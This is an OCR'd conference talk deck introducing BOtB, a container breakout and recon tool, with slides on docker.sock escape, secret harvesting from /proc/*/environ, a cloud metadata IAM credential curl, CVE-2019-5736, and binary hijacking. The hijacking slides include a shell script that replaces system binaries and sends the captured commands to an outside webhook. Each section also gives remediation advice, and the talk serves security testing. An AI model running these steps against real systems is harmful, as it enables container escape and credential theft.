Build to Hack, Hack to Build

CHRIS LE ROY - PLATFORM SECURITY

Whoami

- My name is Chris Le Roy
- Platform Security Engineer @Heroku
- You can find me on the cyberz with @brompwnie
- I like hacking stuff, I like building stuff
  - Web, Windows, Android, Containers

Agenda

- The Problem
- Existing Research
- Introducing BOtB
- BOtB Capabilities and Integration
- Conclusion

What are the Problems?

In a modern cloud-devops-SDLC-Agile Environment

- How do we identify and exploit container vulnerabilities?
  - How do we test, secure and monitor our containers?

Existing Research

- AmIContained
  - Linux SECCOMP and CAPS, LXC or Docker
- GoogleContainerTools
  - container-structure-test is a great to tool to analyze images (static)
- Clair
  - Vulnerability Static Analysis for Containers
- Aqua Security
  - Docker-benchmark against CIS Docker Benchmark
- This is a partial list :)

Existing Research

How do I like to solve problems?

Pwn all the Things

- Break Out The Box (BOtB)
- Written in Go and released as a binary
- Ability to autopwn common Container vulnerabilities
- Ability to perform common Container recon functions (think Linux Post Exploitation)
- Options to implement abilities in a manner that is useful for pentesters and engineers
- https://github.com/brompwnie/botb

Pwn all the Things: Docker.sock

"By default, a unix domain socket (or IPC socket) is created at /var/run/docker.sock, requiring either root permission, or docker group membership."

https://docs.docker.com/engine/reference/commandline/dockerd/

Pwn all the Things: Docker.sock

- Hacking containers 101 method
- Using Docker from within a container <- don't do this
- This can allows us to break out of containers
  - Local PrivEsc to ROOT

Pwn all the Things: Docker.sock

- Step 1: Identify docker.sock in container
- Step 2: Interact with docker.sock via cURL or Docker Client
- Create a new container and mount the host's filesystem
- Step 4: docker run -ti newContainer
  - chroot mount in Step 3 as root
- Step 5: L00t

Pwn all the Things: Docker.sock

- Looking for UNIX sockets in containers can be tricky
- Living off the land (LOTL) of a container has problems
  - Useful commands to find domain sockets not available
    - i.e find/ss/netstat etc

Pwn all the Things: Docker.sock

- docker.sock might not be mounted at: /var/run/docker.sock
  You have to find these sockets
  - /moo/bob

Pwn all the Things: Docker.sock


Syscalls might be available to perform the task you need

% time	seconds	usecs/call	calls	errors	syscall
47.57	0.000802	0	10589		getdents
20.88	0.000352	0	47506		fcntl
20.23	0.000341	0	20885		close
6.41	0.000108	0	5458		openat
2.91	0.000049	0	5467		fstat
2.02	0.000034	0	10586		newfstatat
0.00	0.000000	0	8		read
0.00	0.000000	0	398		write
0.00	0.000000	0	9		open
0.00	0.000000	0	19		mmap
0.00	0.000000	0	14		mprotect
0.00	0.000000	0	1		munmap
0.00	0.000000	0	26		brk
0.00	0.000000	0	2		rt_sigaction
0.00	0.000000	0	1		rt_sigprocmask
0.00	0.000000	0	2	1	ioctl
0.00	0.000000	0	9	9	access
0.00	0.000000	0	1		execve
0.00	0.000000	0	1		uname
0.00	0.000000	0	1		fchdir
0.00	0.000000	0	1		gettimeofday
0.00	0.000000	0	1		getrlimit
0.00	0.000000	0	2	2	statfs
0.00	0.000000	0	1		arch_prctl
0.00	0.000000	0	1		set_tid_address
0.00	0.000000	0	1		set_robust_list
100.00	0.001686		100990	12	total

```go
func walkpath(path string, info os.FileInfo, err error) error {
    if err != nil {
        if *verbosePtr {
            fmt.Println("[ERROR]: ", err)
        }
    } else {
        switch mode := info.Mode(); {
        case mode&os.ModeSocket != 0:
            if *verbosePtr {
                fmt.Println("[!] Valid Socket: " + path)
            }
            validSocks = append(validSocks, path)
            foundSock = true
        default:
            if *verbosePtr {
                fmt.Println("[*] Invalid Socket: " + path)
            }
        }
    }
```

Pwn all the Things: Docker.sock

Container Breakout with BOtB




Pwn all the Things: Docker.sock

- BOtB can be used to drop into an interactive TTY on the underlying host (Pentester)
- BOtB can be used to exploit the exposed docker.sock but not drop into an interactive TTY (Engineer)
  - Return code > 0
- No need to install additional packages to utilise the capabilities (insert Capabilities joke here)

Pwn all the Things: Docker.sock

BOtB integrated with Heroku CI



Pwn all the Things: Docker.sock

- Remediation
  - If you don't need docker.sock mounted, don't mount it
  - If you need to mount docker.sock
  - Authenticate it, certificates and UNIX perms are your friend
    - https://docs.docker.com/engine/security/security/
    - https://docs.docker.com/engine/security/https/

But there's more to Pwn...

Pwn all the Things: ENV

- Container implementations utilise Env
- Not container specific but very prevalent
  - Good ‘ol ENV i.e PATH etc
- Proc filesystem is your friend too
  - /proc/{pid}/Environ
    - This location can have more than you bargained for
    - Just because you cleared ENV, does not imply that /proc/{pid}/Environ has been cleared


Pwn all the Things: ENV

- BOtB has the ability to access ENV and /proc/environ
- ENV variables can accessed via "os.Environ()"
  - Environ returns a copy of strings representing the environment, in the form "key=value"
- Accessing /proc/{pid}/Environ can get tricky
  - Ephemerality
  - General Linux Proc FS magic that confuses me

Pwn all the Things: ENV


```go
func checkProcEnviron() {
    fmt.Println("[+] Searching /proc/* for data")
    files, err := ioutil.ReadDir("/proc")
    if err != nil {
        log.Fatal(err)
    }
    for _, file := range files {
        environFile := "/proc/" + file.Name() + "/environ"
        _, err := os.Stat(environFile)
        if err != nil {
            if *verbosePtr {
                fmt.Println("[ERROR] file does not exist-> ", environFile)
            }
        } else {
            cmd := "cat " + environFile
            output, err := execShellCmd(cmd)
            if err != nil {
                log.Fatal(err)
            }
            if checkForJuicyDeets(output) {
                fmt.Printf("[!] Sensitive keyword found in: %s -> '%s'\n", environFile, output)
                exitCode = 2
            }
        }
    }
}
```

Pwn all the Things: ENV



Pwn all the Things: ENV

BOtB integrated with Heroku CI



Pwn all the Things: ENV

- BOtB will automatically set the return codes without needing the -cicd flag set
  - There is no TTY to drop to in this case
- BOtB by default will search ENV strings for generic keywords
  - Custom wordlist can be supplied via -wordlist=words.txt
- Remediation:
  - Secrets management is hard, mostly turtles
  - Understand the risks of using ENV (TM?)
  - Nonce your data

Time to get meta...

Pwn all the Things: Meta


- Clouds are a favourite spot for Containers
  - Because of this, metadata services are available
- Common endpoint for AWS, GCP, Azure etc
  - http://169.254.169.254
- This endpoint can be used for many things
  - Perform certain actions on the platform
    - curl http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
  - Platform Specific

Pwn all the Things: Meta

- Metadata services are one type of API
- There may be many other API's exposed
  - Control Plane API's i.e K8
- These endpoints may be lurking in your Cloud
  - Potentially accessible from a container
  - EC2 Classic, "instances run in a single, flat network that you share with other customers"
- Back to Container quirks
  - You don't always have nmap,cURL, ifconfig, ip etc

Pwn all the Things: Meta

BOtB searching for metadata



Pwn all the Things: Meta

- BOtB will identify endpoints if a valid HTTP response is returned
- A custom wordlist can be provided or use the default *254
- Remediation:
  - Block access to metadata services
    - Or understand the risks
  - Apply similar restrictions to other control API's
    - Routing is your friend
    - Authentication

Recon is fun but...

Pwn all the Thinings: Binary Hijacking

- Container binaries are often utilised to perform actions by entities outside of the container
  - docker exec
    - Trusts command explicitly

Pwn all the Thinings: Binary Hijacking

- Kubectl cp
  - Calls the container's TAR binary
  - Victim of a recent attack
    - https://www.twistlock.com/labs-blog/disclosing-directory-traversal-vulnerability-kubernetes-copy-cve-2019-1002101/

At some point in your Container's execution, a binary might be executed

Hijack all the binaries!

Pwn all the Thinings: Binary Hijacking

- Warning! Here be dragons
  - This could break stuff, you are modifying the container and its contents

Pwn all the Thinings: Binary Hijacking

- Step 1: Determine if you have +rw perms to /bin, /sbin, /usr/bin
- Step 2: Create a malicious executable that does something
  - Webhook, fuzz, etc
- Step 3: Replace everything in /bin, /sbin,/usr/bin with your malicious “binary” and chmod +x
- L00t

Pwn all the Thinings: Binary Hijacking

- Prepping a malicious executable
  - Capturing the command that was called (hijacked) "$0"
  - Capturing the first 3 params "$1,$2,$3"

```
#!/bin/sh
curl "https://somehost.to.send/canary/saferidge?command=$0&param1=$1&param2=$2&param3=$3"> /dev/null 2>&1

# uncomment this line to have the hijacked binary return garbage, garbage in, garbage out for some fuzz testing
# echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Pwn all the Thinings: Binary Hijacking

Hijacking binaries, bash into submission


```
#!/bin/sh

# uncomment this while loop to hijack as many binaries as possible
while read line
do
    toReplace=`which $line`
    if [ $line == "busybox" ]||[ $line == "sh" ]||[ $line == "dash" ]|| [ $line ==
    "ls" ]|| [ $line == "echo" ] || [ $line == "chmod" ] || [ $line == "bash" ] ||
    [ $line == "cp" ] || [ $line == "compgen" ] || [ $line == "rm" ] || [ $line ==
    "mv" ] || [ $line == "which" ]|| [ $line == "curl" ];  then
        :
    else
    cp thebadbin $line
    mv $line $toReplace
    fi
done < "/dev/stdin"
```

Pwn all the Thinings: Binary Hijacking

- Receiving callbacks is interesting
  - Could happen 1min, 5min, 1hr, next week
  - Tokens in cURL commands
  - Prevent logic from occuring
    - Unexpected output
  - General Borkage

Pwn all the Thinings: Binary Hijacking

BOtB Hijacking all the binaries



Pwn all the Thinings: Binary Hijacking

- Remediation
  - Executing client supplied binaries can be dangerous
    - Read only FS
  - Verify if you are executing client container binaries
    - E.g Kubectl cp & Docker Exec
  - Verify integrity of user supplied binaries
    - ?

But wait, there's more!

Pwn all the Things: CVE:-???

- There's a few issues that we can have phun with
- CVE-2014-6271 (Shellshock/Bashbug)
- Docker Shocker
- DirtyCow
- CVE-2017-5123 (waitid privesc)
- CVE-2019-5736 (RunC)

Pwn all the Things

CVE-2019-5736

- Similar to hijacking binaries
  - You are hijacking the runC binary on the host
    - Issue in how runC spawns a new process in a Container

Pwn all the Things

CVE-2019-5736

- Last resort exploit
  - If successful, this will break the underlying Container runtime
  - You need root(Docker) and privileged Container(LXC)
    - runC binary is owned by root


Pwn all the Things

CVE-2019-5736

- We can make use of our binary hijacking strategy
  - We replace runC with a web hook function to our endpoint
    - It will break Docker but at least will know if it is vulnerable or get a shell

Pwn all the Things

Breaking out with CVE-2019-5736



Pwn all the Things

CVE-2019-5736

- Remediation
  - Patch your Docker+LXC
  - Don’t allow root user in Containers (Docker)
  - Don’t allow privileged Containers (LXC)
  - Verify your runC binary (sha256) (Docker+LXC)
  - This is not CI/CD friendly
    - BOtB may wait indefinitely

Conclusion

- BOtB can be used by both pentesters and engineers
  - Use it to get shells or verify exploitability
  - Use it to test within your SDLC Environment and get feedback
  - Feedback is either immediate or not
    - We are identifying and exploiting both immediate and delayed vulnerabilities

Conclusion

- More capabilities to be added
  - Cloud Native, K8's, rkt, Solaris Containers,autopwn metadata services
- https://github.com/brompwnie/botb
  - More examples and setup instructions

References

- https://docs.docker.com/engine/security/https/
- https://kubernetes.io/docs/reference/generated/kubectl/kubectl-commands#cp
- https://docs.docker.com/engine/reference/commandline/exec/
- https://github.com/GoogleContainerTools/container-structure-test
- https://github.com/coreos/clair
- https://github.com/aquasecurity/docker-bench
- https://www.cisecurity.org/benchmark/docker/
- https://github.com/Frichetten/CVE-2019-5736-PoC
- https://www.twistlock.com/labs-blog/breaking-docker-via-runc-explaining-cve-2019-5736/
- https://www.twistlock.com/labs-blog/disclosing-directory-traversal-vulnerability-kubernetes-copy-cve-2019-1002101/
- https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-classic-platform.html